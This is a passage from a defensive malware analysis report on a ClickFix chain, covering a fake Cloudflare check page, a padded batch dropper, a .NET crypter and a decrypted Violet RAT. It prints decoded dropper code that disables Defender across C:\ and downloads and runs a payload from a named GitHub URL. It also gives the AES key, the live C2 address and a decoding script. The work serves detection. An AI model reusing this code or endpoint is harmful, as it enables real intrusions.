
Vantage caveat. All measurements come from one macOS workstation. The source project documents a case where a workstation's system resolver synthesised answers for NXDOMAIN

names, producing an artefact indistinguishable from a finding. That failure mode is **ruled out here** — the system resolver agreed with five public resolvers *and* with the authoritative servers on every query, and returned NXDOMAIN for the invented label rather than synthesising. But a single vantage remains a single vantage: this is a snapshot, and none of it is evidence about how the domain resolves from other networks.

1c. Stage 1 page content — third-party scan corroboration

Source: <https://urlscan.io/result/01a0136f-38cf-7499-b660-c1824c90e153/>, supplied by the user and retrieved 2026-08-18. Scan submitted 2026-08-18 05:54:11 UTC from SG. Evidence file: [09_urlscan.txt](#).

Provenance, stated first because everything below depends on it. This analysis has never contacted [gta-six-leaks.com](#). The observations here were made by urlscan.io's crawler and are read from its public result page. This is the only on-page evidence in the report; it is single-sourced, and urlscan records it as *the only time this domain has been scanned*.



Stage 1 lure as captured by urlscan.io — a Cloudflare Turnstile impersonation

1c-i — The lure is a Cloudflare Turnstile impersonation. Page title: *Captcha Security Verification*. The page reproduces the Cloudflare “Verify you are human” interstitial closely enough to pass a glance:

```
[cloudflare logo] gta-six-leaks.com
Verify you are human by completing the action below.

[ ] I'm not a robot      [cloudflare cloud]
                        Confidentiality
                        Terms and Conditions

gta-six-leaks.com needs to review the security of your connection
before proceeding.

Ray ID: d2d17e684478a803
Performance and security by Cloudflare
```

The choice of a *security check* as the pretext is the mechanism, not decoration. A user who believes they are proving they are human has already accepted that unusual steps are legitimate before any instruction appears.

1c-ii — The page itself fabricates the Ray ID. urlscan’s Behaviour tab lists 12 non-standard window variables, among them:

```
function copyToClipboard      <-- ClickFix clipboard mechanism
function generateRayId        <-- fabricates the footer Ray ID
function generateVerificationId
function initializeVerification
function detectLanguage
function initializeI18n
function initializeDomainAndLogo
function getHostname
```

`generateRayId` is defined **by the lure**. Cloudflare’s edge issues a genuine Cloudflare Ray ID and includes it in response headers; this one is generated client-side to dress the page. `d2d17e684478a803` is therefore an artefact of one scan, not a durable indicator — do not hunt for it.

`copyToClipboard` is the **ClickFix step, named in the page’s own code**. This is the closest thing to direct evidence of the technique in the report. Note carefully what it is not: the function’s *body* was not read (L2), so the string it writes to the clipboard is still unknown.

`detectLanguage` + `initializeI18n` indicate a **localised kit**. The lure adapts to the visitor’s browser language, which implies a kit built for multiple language populations rather than a one-off page.

1c-iii — The Cloudflare branding is borrowed from Google at runtime. The scan shows the page fetching the real Cloudflare favicon through Google’s favicon service:

```
GET https://www.google.com/s2/favicons?sz=128&domain=cloudflare.com
-> https://t3.gstatic.com/faviconV2?...&url=http://cloudflare.com&size=128
200 image/png 74.125.130.99 (AS15169 GOOGLE)
```


While the equivalent lookup for its *own* domain returns a 404 and logs a console error, the orange Cloudflare icon next to the domain name is served from Google’s cache. This is a durable design property of the kit and a far better detection target than the Ray ID: **a page requesting the Cloudflare favicon for a domain that is not Cloudflare’s own property, from a site that is not Cloudflare, is anomalous** (see D10).

1c-iv — Genuine and impersonated Cloudflare are both present. Do not conflate them. The site is a real Cloudflare customer, so real Cloudflare assets load alongside the forgery:

Genuine Cloudflare	Impersonated Cloudflare
<code>beacon.min.js</code> (Browser Insights)	The visual interstitial (<code>/</code> , <code>/styles.css</code> , <code>/main.js</code>)
<code>/cdn-cgi/challenge-platform/*</code> (real Turnstile JSD)	The footer Ray ID
<code>cf_clearance</code> cookie	The “needs to review the security of your connection” text
<code>cdnjs.cloudflare.com</code> (Font Awesome)	

The consequence for a defender is direct: **observing genuine Cloudflare requests from this host is not evidence that the page is legitimate.** The two sit side by side in the same 11-request trace, and the real challenge platform lends the fake interstitial its credibility.

Full transaction detail — 11 requests, 4 IPs, 2 countries, 162 kB — is recorded in `09_urlscan.txt`.

1c-v — What the scan still does not establish. Three gaps remain, and the first is the most consequential:

- **The clipboard payload string.** `copyToClipboard` is named, but its argument was not recovered. urlscan gates response bodies, the DOM tab and the Content tab behind an account; none was created, and no credentials were entered, so the 32 KB first-party `main.js` was not read.
- **Any link from this page to `HJHAGK.bat`.** No `.bat` URL appears in the scan’s indicators, and — as Finding 2 records — the dropper contains no reference to `gta-six-leaks.com`. **Stage 1 and Stage 2 still share no observed string.** Their association rests on the chain’s shape and on the user’s account of where the link was found, not on evidence tying one to the other. This is the report’s weakest join, and the scan did not strengthen it.
- **Post-click behaviour.** The crawler did not activate the checkbox, so the capture shows the pre-click state, and the paste-and-run instruction text was never rendered.

1c-vi — Corroboration of measurements taken independently. Where the scan overlaps this analysis’s own work, the two agree — which is worth stating, because agreement across independent vantage points is the point of section 1b:

Item	This analysis	urlscan
A record	104.21.60.152, 172.67.197.205 (Cloudflare)	104.21.60.152 (Cloudflare)
Safe Browsing	No classification	No classification
Domain age	Created 2026-08-08 18:48:16 UTC	“10d old” at scan time

The scan adds one datum that this analysis deliberately did not collect: the **TLS certificate**, issued by WE1 (Google Trust Services) on **2026-08-08**, valid for 3 months. Section 1b omitted certificate inspection because a handshake contacts the host. Taken from URLScan’s record instead, it shows the certificate was obtained **the same day the domain was registered** — consistent with F7’s purpose-registered-infrastructure finding, and obtained here without contacting the site.

Confidence: High that the scan shows what is described — it is a directly-read third-party record. **Moderate** that a human visitor saw the same page, since serving different content to crawlers than to browsers is routine for these kits and was not ruled out.

2. Stage 2 — HJHAGK.bat

Retrieved from

raw.githubusercontent.com/ruskywhiskey1312/whiskeyscript/refs/heads/main/HJHAGK.bat (HTTP 200, 12,362,103 bytes). Read as text; never executed.

Extraction (Steps 1–8, in order run). Identity and the size anomaly first:

```
shasum -a 256 HJHAGK.bat.sample; file -b HJHAGK.bat.sample; wc -c < HJHAGK.bat.sample
b496729c831c522ccfffd12b0ac0665af78a87eeaea4f0a4d9fee9d4634f8b8b2
DOS batch file text, ASCII text, with CRLF line terminators
12362103
```

A functional batch script is in kilobytes; 12 MB is three orders of magnitude off, and that anomaly — not the content — drives everything that follows. (macOS has no `md5sum/sha256sum`; use `openssl dgst -md5 / shasum -a 256`.) Profile the *shape* before reading content:

```
awk '{print length}' HJHAGK.bat.sample | sort -rn | uniq -c | head -4
grep -c -i -E '^[[:space:]]*(REM|:)' HJHAGK.bat.sample
grep -i '^REM' HJHAGK.bat.sample | tr -d '\r' | sort -u | wc -l

60000 205          # 60,000 lines share exactly 205 chars
60000             # 99.92% of lines are REM/: comments
701               # but only 701 DISTINCT comment lines (≈86 reps each on average, up to
129)
```

The `tr -d '\r'` before `sort -u` is required — the file is CRLF, so a trailing `\r` would make identical lines compare unequal. What this shape means for detection is finding 2a; the mechanics above are how it was measured. Strip the noise, then read control flow and decode:

```
grep -v -i -E '^[[:space:]]*(REM|::)' HJHAGK.bat.sample | tr -d '\r' \
| grep -v '^[[:space:]]*$' > 01_dropper_deobfuscated.bat # -> 37 lines
grep -o "FromBase64String('[^']*')" 01_dropper_deobfuscated.bat \
| sed "s/FromBase64String('//; s/'')// " \
| while read -r b; do printf '%s' "$b" | base64 -d; echo; done # decode as STRINGS
```

`base64 -d` writes plaintext to stdout and stops — nothing interprets it; this is the critical safety point when the blobs are PowerShell. The decoded content of the two blobs and the ordering that makes it a finding are shown in 2g–2i below.

2a — Structural obfuscation (F4). The shape measured above — 60,000 of 60,047 lines being 205-character `REM` comments drawn from a 701-variant pool, leaving 37 functional lines — is deliberate on two axes. It **defeats the naive countermeasure**: collapsing duplicate lines leaves 701 survivors rather than 1, so a detection keyed on “one string repeated N times” does not fire; the stable signals are the uniform 205-character length and the comment-to-code ratio, not any particular string (Correction 7). And its **motive is size-threshold evasion**: many AV engines and mail gateways skip files above a configured size threshold, and the ~0.02% functional ratio is itself a high-fidelity detection opportunity — see *Detection Opportunities*.

2b — Minimised relaunch. If not already tagged `MINIMIZED`, the script re-invokes itself via `start "" /min` and exits, ensuring no visible console.

2c — Privilege check. `net session >nul 2>&1` — non-zero `errorLevel` indicates non-admin, branching to `:requestElevation`.

2d — Parent PID capture. A `wmic process` query retrieves the PID of the original `cmd.exe` process, which is then stored for later termination.

2e — The coerced-consent loop (F2). The core ClickFix mechanism:

```
:tryElevate
echo Requesting administrator privileges (window will minimize)...
powershell -nopprofile -windowstyle hidden -command "Start-Process ... -Verb RunAs"
if %errorLevel% == 0 ( timeout /t 2 >nul & exit ) else ( timeout /t 1 >nul & goto
:tryElevate )
```

`-Verb RunAs` triggers UAC. On failure — which includes the user clicking *No* — control returns to `tryElevate`, and the prompt reissues after one second, without bound. The printed message supplies the pretext that makes repeated prompting appear legitimate.

This does **not** defeat UAC. It defeats the user’s patience. The distinction matters for remediation: the resulting elevation is a genuine, logged consent.

2f — Anti-forensic parent kill. On the elevated branch, `taskkill /PID %~3 /F` destroys the original process, removing the visible window and complicating live triage.

2g — Defender neutralisation (F1, Critical). First base64 blob, decoded:

```
New-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" `
-Name "C:\" -PropertyType String -Value "0" -Force
Add-MpPreference -ExclusionProcess "PowerShell.exe"
Add-MpPreference -ExclusionPath "C:\", "$env:TEMP"
```

Three overlapping techniques: a direct **HKLM** registry write, a PowerShell process exclusion, and API-level path exclusions. The registry write and the **Add-MpPreference** calls are redundant with one another — belt-and-braces against partially-hardened configurations.

Scope is total. **C:** is not a directory exclusion in any meaningful sense; it is the whole system volume. Excluding **PowerShell.exe** additionally means subsequent PowerShell activity is unscanned regardless of path.

This executes before any download. Ordering is deliberate: the payload never touches an armed scanner.

2h — Payload retrieval. Second base64 blob, decoded:

```
$exeFile = [System.IO.Path]::Combine($env:TEMP, 'setup.exe')
(New-Object
Net.WebClient).DownloadFile('https://github.com/ruskywhiskey1312/whiskeyscript/raw/refs/heads/main/final.exe', $exeFile)
Start-Process $exeFile
```

Download to **%TEMP%\setup.exe** and execute. Note the benign filename, and that **%TEMP%** was explicitly excluded in 2g.

2i — Obfuscation is shallow. Both blobs are single-layer base64 with no XOR, compression, or string splitting, decoded via **FromBase64String** and run through **Invoke-Expression**. This is commodity tooling, not a bespoke loader — consistent with the generic **trojan.msil/basic** label at Stage 3.

Confidence: High throughout section 2. Every statement derives from first-hand reading of the retrieved script; the decodings are reproducible from **01_dropper_deobfuscated.bat**.

3. Stage 3 — **final.exe**

Retrieved and statically analysed (2026-08-18). (*Supersedes the earlier “not retrieved and not analysed” reading — see Correction 10.*) The binary was downloaded by the user, verified by hash, and put through the project’s full pipeline (**analysis_gtasixleaks_final/**, steps 0–10). It was **never executed**.

Extraction (Step 9 — fingerprint without downloading). The payload URL is known from blob 2, but fetching it is out of the question. VirusTotal indexes URLs and records the SHA-256 of content served at submission time, so the hash can be recovered contact-free by building the v3 URL identifier (unpadded base64url of the URL) and reading **last_http_response_content_sha256**, then querying the file report by that hash:

```
URL='https://github.com/ruskywhiskey1312/whiskeyscript/raw/refs/heads/main/final.exe'
ID=$(printf '%s' "$URL" | base64 | tr '+/' '-_' | tr -d '=\\n')
curl -s -H "x-apikey: ${VT}" "https://www.virustotal.com/api/v3/urls/${ID}"
# -> last_http_response_content_sha256: 1ae81fb5d6eb...a59b6
curl -s -H "x-apikey: ${VT}" "https://www.virustotal.com/api/v3/files/1ae81fb5d6eb...a59b6"

last_analysis_stats: {"malicious": 34, "suspicious": 0, "harmless": 0}
suggested_threat_label: trojan.msil/basic
signature_info: {"product": "WinRAR", "original name": "tmp1B6F.tmp.exe", ...}
```

Full identification with zero contact with the binary — the technique generalises: when a payload URL is known, but retrieval is unacceptable, the VT URL record often already holds the served-content hash. The user subsequently downloaded `final.exe`; its SHA-256 matched this VT-derived hash before any Stage 3 finding was recorded (identity block below), after which the full static pipeline was run on it. Everything that follows is static.

Identity verified before any finding. Both hashes match the values obtained from VirusTotal *before* the file was held locally — this is the binary the earlier revision described second-hand, not a lookalike:

```
SHA-256 1ae81fb5d6eb22d15967b69980724bc2e7d818a94178b151abcd04a7ca7a59b6 ✓
MD5     d2d9f8ea9c1bb6424f5afdeabc55dc01 ✓
Type    PE32 GUI, Intel 80386, Mono/.NET assembly, for MS Windows
```

Field	Value
SHA-256	1ae81fb5d6eb22d15967b69980724bc2e7d818a94178b151abcd04a7ca7a59b6
MD5	d2d9f8ea9c1bb6424f5afdeabc55dc01
Size/type	205,312 bytes · Win32 EXE (.NET/MSIL)
First seen (VT)	2026-08-17 03:04 UTC
Verdict	34 malicious / 0 harmless / 37 undetected / 4 unsupported
Consensus label	<code>trojan.msil/basic</code> (14 trojan, 2 dropper)
Observed names	<code>final.exe</code> , <code>tmp1B6F.tmp.exe</code>

Representative detections: CrowdStrike `win/malicious_confidence_100%` (D); Microsoft `Trojan:Win32/Wacatac.B!ml`; Kaspersky `HEUR:Trojan.MSIL.Crypt.gen`; ESET `MSIL/Kryptik.AQRV`; SentinelOne Static AI - Malicious PE; Elastic `malicious (high confidence)`; Symantec `ML.Attribute.HighConfidence`; VBA32 `CIL.StupidStealth.Heur`.

3a — Consensus is broad and independent. Detections span distinct labs with independent engines, including two non-ML signature families (Kryptik, Wacatac)—zero harmless verdicts. *Malicious* is established.

3b — Fake WinRAR identity (F5), now read directly from the file. Embedded version metadata, extracted from the PE rather than quoted from VirusTotal:

```
file version : 7.1.0.0      product   : WinRAR
description  : WinRAR      copyright : Copyright © Alexander Roshal 1993-2024
original name / internal name : tmp1B6F.tmp.exe
```

Cosmetic only — no valid signature. Two independent contradictions, both verifiable from the file alone:

- **WinRAR is native C++; this is a .NET assembly** (`mscorlib.dll` import, `BSJB` metadata, CIL code). The product claim is false on its face.
- `tmp1B6F.tmp.exe` is a build-time temp artifact the crypter failed to overwrite. It contradicts the WinRAR product claim *in the same metadata block*.

The imported-function count makes the same point: a single import, `mscorlib.dll!_CorExeMain`. Real WinRAR links dozens of Win32 libraries.

3c — Confirmed: this file is a crypter stub, and the malware is encrypted inside it. The earlier revision inferred this from vendor labels (`Kryptik/Crypt.gen`). It is now established directly from the file.

The payload lives in a **.NET manifest resource** — not the Win32 `.rsrc` section, which holds only a version block and manifest:

```
Location  .NET manifest resource, file offset 0x3d2c (resources RVA 0x5b2c)
Size      169,488 bytes ≈ 82.6% of the entire 205,312-byte file (82.55%)
SHA-256   ccbab49390de5b7f0c42b6793ab3fb3a9547e3106fd9c3eed8efb2162d123af7
```

It is AES-encrypted, not compressed. Five independent measurements agree, and they distinguish encryption from packing rather than assuming it:

Measurement	Value	Reading
Shannon entropy	7.9988 / 8.0	Indistinguishable from random
Distinct byte values	256 / 256	Full alphabet present
Byte frequency	max 758, min 578 (uniform ≈662)	Flat distribution
Length mod 16	0 (169,488 = 10,593 × 16)	Exact AES block multiple
Duplicate 16-byte blocks	0 of 10,593	Chaining mode (CBC/CTR), not ECB

No archive or executable magic is present — not `MZ`, `PK`, `GZIP`, `BZIP2` or `XZ`. A compressed blob would show a recognisable header and would not land on an exact 16-byte boundary.

3c-i — The unpacking chain, recovered from .NET metadata. The `#Strings` heap names every step, in order:

```
GetManifestResourceStream  read the encrypted resource
RijndaelManaged           AES implementation
set_Key / set_IV           key and IV supplied explicitly
CreateDecryptor            -> ICryptoTransform
CryptoStream / MemoryStream decrypt in memory
Assembly.Load              load decrypted bytes AS AN ASSEMBLY
get_EntryPoint             locate its entry point
Activator / Invoke         execute it
add_AssemblyResolve        resolve dependencies from memory
Thread / ThreadStart       run on a dedicated thread
```

capa independently corroborates from the CIL: **T1027** (Obfuscated Files or Information), **T1620** (Reflective Code Loading), **C0027.001** (Encrypt Data::AES), **C0038** (Create Thread).

This is reflective in-memory loading: the real payload never touches disk. That is the operational point of the whole chain. It also explains why Stage 2's Defender exclusions are written for `PowerShell.exe` and all of `C:\` — and why scanning `final.exe` on disk tells a defender nothing about behaviour.

3c-ii — The key was not recovered, so the payload remains encrypted. The `#US` user-string heap holds 190 literals. All but one are random 3–11-character tokens (`g1rU`, `RUU5x`, `C5e83m`, ...); the single real string is `"Resource not found"`. **No plaintext key or IV exists in the literal pool** — they are assembled at runtime from fragments or read from the `#Blob` heap. Recovering them requires CIL emulation or a debugger, neither of which is a static technique.

3c-iii — Symbol obfuscation, measured. 234 unique 20-character mixed-case alphanumeric tokens, all distinct, uniform character distribution (15.2% digits, 43.0% upper, 41.9% lower). They are 234 of the binary's 827 total strings — the dominant string class. These are renamed types, methods and fields from a .NET name obfuscator.

3d — capa's anti-VM detection is a FALSE POSITIVE. Do not cite it. capa reports *"reference anti-VM strings targeting Qemu"*. Verified against the binary, the match is one of the 234 obfuscation symbols above:

```
pm7Cp39D1vH7tdLQeMUB
      ^^^^      lowercases to "...tdlqemub" — contains "qemu"
```

A coincidental substring in a random identifier. Independent search found **zero** genuine VM-detection machinery: no `Win32_ComputerSystem`, no `ManagementObjectSearcher`, no `SystemManufacturer`, no CPUID, no VMware/VBox/`sbiedll` strings, no `HARDWARE` registry probes. `r2inspect` agrees independently (`anti_vm: false`, `anti_debug: false`, `anti_sandbox: false`, `environment_checks: []`).

This is exactly the case the playbook's confidence discipline exists for: a raw capa hit that reads as a capability and dissolves on verification.

3e — Build timestamp corroborates purpose-built infrastructure (F7).

```
TimeStamp 1786201975 -> 2026-08-08 15:12:55 UTC
MVID      18e8ea4d-55af-47ac-880c-5ea192354ff2
```

The binary was compiled on **the same day** the domain was registered (2026-08-08 18:48:16 UTC), and the TLS certificate was issued — roughly 3.5 hours before registration. The MVID is a per-build GUID and is a strong campaign-tracking indicator for hunting related samples.

3f — Function is STILL NOT established. This is unchanged, and the static pass explains precisely why rather than merely asserting it. No C2 address, credential-theft routine, persistence mechanism or exfiltration channel exists **in this file** — the IOC extraction returned only false

positives (version numbers `7.1.0.0/14.0.0.0/1.0.0.0` parsed as IPv4, the .NET namespace `System.IO` parsed as a domain). That absence is a *design property*, not an analysis gap: configuration lives in the encrypted payload.

Infostealer remains the most probable category given the Defender-exclusion preamble, `%TEMP%` execution, and VBA32's single `CIL.StupidStealth.Heur` heuristic — but it remains a **hypothesis**, not a finding. Establishing it requires decrypting the resource.

Confidence: High that Stage 3 is malicious, that it is a .NET crypter, and that its payload is AES-encrypted and reflectively loaded — all now first-hand. **Not established:** what the payload does.

3g — Tool disagreement, recorded rather than resolved by preference. The pipeline's two entropy-aware steps reach opposite conclusions on this sample:

Step	Verdict
<code>pe_report.py</code> (step 2)	<code>.text</code> entropy 7.89 → HIGH ENTROPY (packed?)
<code>r2inspect</code> (step 9)	<code>"is_packed": false</code> , confidence 0.25

The project's standing instruction is to treat such a disagreement as worth reporting in its own right. Here it resolves against `r2inspect` for this reason: its packer heuristics are tuned for **native** packers, which announce themselves through odd section names, writable-executable sections, and a stub with few imports. A .NET crypter has none of those traits — one import is *normal* for any .NET binary, and the entropy sits in an encrypted managed resource rather than a packed code section. `r2inspect` observed both underlying facts ("`1 high entropy sections`", "`Few imports (1)`") and scored them to the wrong conclusion.

capa's AES and reflective-loading matches, plus the directly measured 7.9988-entropy resource, settle it. Recorded because a future analyst reading `09_r2inspect.json` alone would be misled — and because "`is_packed: false`" from a packer-detection tool is exactly the kind of clean-looking negative that the project's advisory-gate discipline warns about.

One further `r2inspect` item deliberately **not** promoted: it reports the RSA exponent constant `0x10001` at eight addresses. That value is also an extremely common immediate, no RSA API is referenced anywhere in the metadata, and the observed cryptography is AES. Not cited as a finding.

4. Stage 4 — Violet v6.5 RAT

The findings below (4a–4c) concern the **decrypted payload** — the Violet v6.5 .NET RAT that Stage 3 reflectively loads in memory (`Assembly.Load`, no second download). It is a distinct executable artifact from the Stage 3 crypter stub (findings 3a–3g), with its own SHA-256 (`80e8ad1e...`), and is Stage 4 of the chain.

4a — The AES key was recovered and the payload decrypted (dual-agent result). *This is the principal advance over the prior revision of this report, which stated the key could not be recovered (L1).* An independent second reversing agent (Codex, run static-only in parallel — see the

Methodology and safety posture subsection above and the External Intelligence section) recovered the key and IV statically from the loader's own IL, where `set_Key`/`set_IV` are supplied constant byte arrays rather than a runtime-derived value:

Item	Value
Cipher	Rijndael / AES-256, CBC , PKCS7
Key	0787874c839abbdbdb01bad439f6c7194bd4bf284cef59a5f744d6b3d12f6d78
IV	f37bb80bb846309f90c4b188bd564665

This was independently verified for this report, not taken on trust. Applying the recovered key/IV to *this* analysis's own extracted resource (`11_encrypted_resource.bin`, byte-identical to the second agent's extraction) decrypts cleanly under PKCS7 to a 169,472-byte blob that begins **MZ**, parses as a .NET assembly, and hashes to the value below — matching the second agent's result exactly:

Property	Value
Decrypted payload SHA-256	80e8ad1e24e3320334e1bc94d0455c3dc8ca5dce0f68466fac807dba5635ac30
Size	169,472 bytes
Entropy	5.4642 / 8.0 (down from the resource's 7.9988 — confirms real plaintext)
Type	PE32 GUI .NET assembly
Internal assembly name	<code>svchost</code> (version 7.1.0.0)
MVID	05559d1d-9875-4809-8af1-1ae444cb10e7

The two independent extractions agreeing on the decrypted hash is the grounding: the recovery is reproducible from the sample, not a single-agent assertion. The decrypted copy is retained as `analysis_gtasixleaks_final/11_decrypted_payload.bin` and was **never executed**.

4b — The decrypted payload is a remote-access trojan. Capabilities read first-hand from its bytes. The following were each grounded directly in the decrypted payload (ASCII or UTF-16LE P/Invoke and API strings verified present by this analysis, independent of the second agent):

Capability	Grounded evidence (in decrypted payload)
Webcam capture	avicap32.dll, capCreateCaptureWindowA, capGetDriverDescriptionA
Screen capture	BitBlt, GetDesktopWindow, get_AllScreens
Keylogging/input	keybd_event, mouse_event
AMSI bypass	amsi.dll, AmsiScanBuffer
UAC bypass	computerdefaults.exe + Software\Classes\ms-settings\shell\open\command hijack
AV enumeration	root\SecurityCenter2 (WMI)
Persistence	schtasks.exe (1-minute scheduled task), svchost, WinSc32.exe
Network C2	System.Net.Sockets.Socket BeginConnect, POST / HTTP/1.1, keep-alive

This is a coherent surveillance/remote-access toolset, and it explains the whole chain retroactively: Stage 2's C:\-wide Defender exclusion and PowerShell.exe exemption (F1) exist to clear the ground for exactly this, and the reflective in-memory load (3c) keeps it off disk. The AMSI-bypass and UAC-bypass strings in the payload continue the same defence-evasion posture one layer deeper.

4b-i — C2 endpoint and family marker (independently reproduced from the payload bytes). The payload carries a second string-obfuscation layer on top of the AES string-decryptor: a base64+XOR pass (XOR key eAanyPH). The C2 host and port are not stored as plaintext — they are computed in the payload's type constructor and stamped into two static fields that the socket-connect method reads. This analysis unrolled that decode end to end and reproduced the values first-hand:

Indicator	Value	Standing
C2 endpoint	64.89.161.189:14224	Reproduced first-hand from payload bytes (below); consumed by the socket BeginConnect call
Family/version	Violet v6.5	Self-identifying marker, first-hand decoded
Protocol delimiter	<Violet>	Frames the C2 protocol, first-hand decoded
Command markers	%commandSendFile%, %command64%, %command65%, %command71%, %command72%	RAT command dispatch, first-hand decoded

How the C2 is recovered (reproducible). Reading the payload with `dnfile`, the type constructor (`.cctor`, method `0x06000060`) initializes the two C2 fields (host `0x0400003D`, port `0x0400003F`) via a two-stage decode. Each field is built from three `ldstr` base64 literals fed to the AES decryptor (`0x0600005a`, Rijndael-CBC/PKCS7, arg order ciphertext/key/IV), whose output is *itself* base64 and is then passed through a second decoder (`0x06000127`) that base64-decodes and XORs with `eAanyPH`. The connect method (`0x06000063`) does `ldsflld host; ldsflld port; ... callvirt Socket::BeginConnect`, confirming these fields are the endpoint. Full reproduction (`analysis_gtasixleaks_final/reproduce_c2.py`):

```
import dnfile, base64
from Crypto.Cipher import AES
pe = dnfile.dnPE('11_decrypted_payload.bin')
us = lambda tok: pe.net.user_strings.get(tok & 0xFFFFFFFF).value
unpad = lambda b: b[:-b[-1]] if 1 <= b[-1] <= 16 else b
def aes(ct, key, iv):
    return unpad(AES.new(base64.b64decode(key), AES.MODE_CBC,
                        base64.b64decode(iv)).decrypt(base64.b64decode(ct))).decode('latin1')
def stage2(x):
    b = base64.b64decode(x + '=' * (-len(x) % 4)).decode('latin1')
    return ''.join(chr(ord(c) ^ ord('eAanyPH'[i % 7])) for i, c in enumerate(b))

# #US tokens the .cctor feeds to each field
IP   = (0x70006457, 0x700064B1, 0x7000650B)
PORT = (0x7000653D, 0x7000656F, 0x700065C9)
print(stage2(aes(us(IP[0]), us(IP[1]), us(IP[2])))) # -> 64.89.161.189
print(stage2(aes(us(PORT[0]), us(PORT[1]), us(PORT[2])))) # -> 14224
```

Intermediate values make the two stages visible: stage 1 (AES) yields the still- base64 strings `U3VPVkB+eVNwT19BaQ==` (host) and `VHVTXE0=` (port); stage 2 base64-decodes those to `SuOV@~ySp0_Ai / TuS\m` and XORs with `eAanyPH` to give `64.89.161.189` and `14224`. The same walk over the constructor's other `0x0600005a` call-sites decodes `<Violet>`, `Violet v6.5`, and the connection- string template `{0}:{1}:{2}:{3}:{4}`, grounding the family marker first-hand as well. This upgrades the endpoint from the dual-agent single-source standing it previously held to **independently reproduced** under this report's grounding discipline (see Correction 12). The recovery is static only — the address was never contacted.

4c — The full pipeline was run on the decrypted payload, independently corroborating §4b. `analyze.sh` steps 0–10 were run against `11_decrypted_payload.bin` (output in `analysis_gtasixleaks_payload/`; the file was **never executed**). `capa` parsed it natively as a .NET assembly (format: `dotnet`, sha256 `80e8ad1e...ac30`, matching §4a) and reported, from the managed CIL directly — not from string presence:

capa capability (decrypted payload)	Confirms
patch Antimalware Scan Interface (anti-av)	AMSI bypass is real machinery (§4b)
Create TCP Socket / Send Data ×3 / Receive Data ×3 / send HTTP request with Host header	Socket C2 + the POST / HTTP/1.1 beacon (§4b, §4b-i)

capa capability (decrypted payload)	Confirms
Schedule task via <code>schtasks</code> (2 matches) + persist via default file association	Scheduled-task persistence + the <code>ms-settings</code> UAC bypass (§4b)
Disable or Evade Security Tools, allocate or change RWX memory (process inject)	Defence-evasion / injection surface
decode data using Base64 (12 matches) + Create Mutex + PRNG + MD5	The payload's internal string-decoder layer (§4b-i) exists — this is the machinery that yields the runtime C2

Two negative results worth stating: **neither capa nor FLOSS independently surfaced 64.89.161.189, 14224, or Violet** in the decrypted payload — they are not FLOSS-recoverable stackstrings. They are reachable only through the payload's own two-stage decoder. That is exactly what a value assembled at runtime looks like to a literal-scanning tool, and it is why the endpoint had to be recovered by unrolling the decoder rather than by a strings sweep. §4b-i now does precisely that and reproduces `64.89.161.189:14224` directly from the payload bytes; capa here corroborates the surrounding *mechanism* (the base64 decoder layer, the TCP socket, the HTTP beacon) that the decode chain feeds into.

Cross-stage findings

The material below spans the whole chain rather than any single stage: how each indicator is grounded, the chain timeline, and one negative result about reputation coverage.

IOC provenance and the grounding gate

Most values in the IOC tables below do **not** appear as plaintext in the sample bytes — expected for a chain whose indicators are base64-encapsulated, runtime-decoded, or observed by a third party. This is recorded so that no indicator in the report is an unexplained assertion, and it is enforced mechanically: `cover_check.py` flags every backticked IOC that occurs nowhere in the sample under any encoding this analysis legitimately produces.

```
.mal-venv/bin/python cover_check.py \
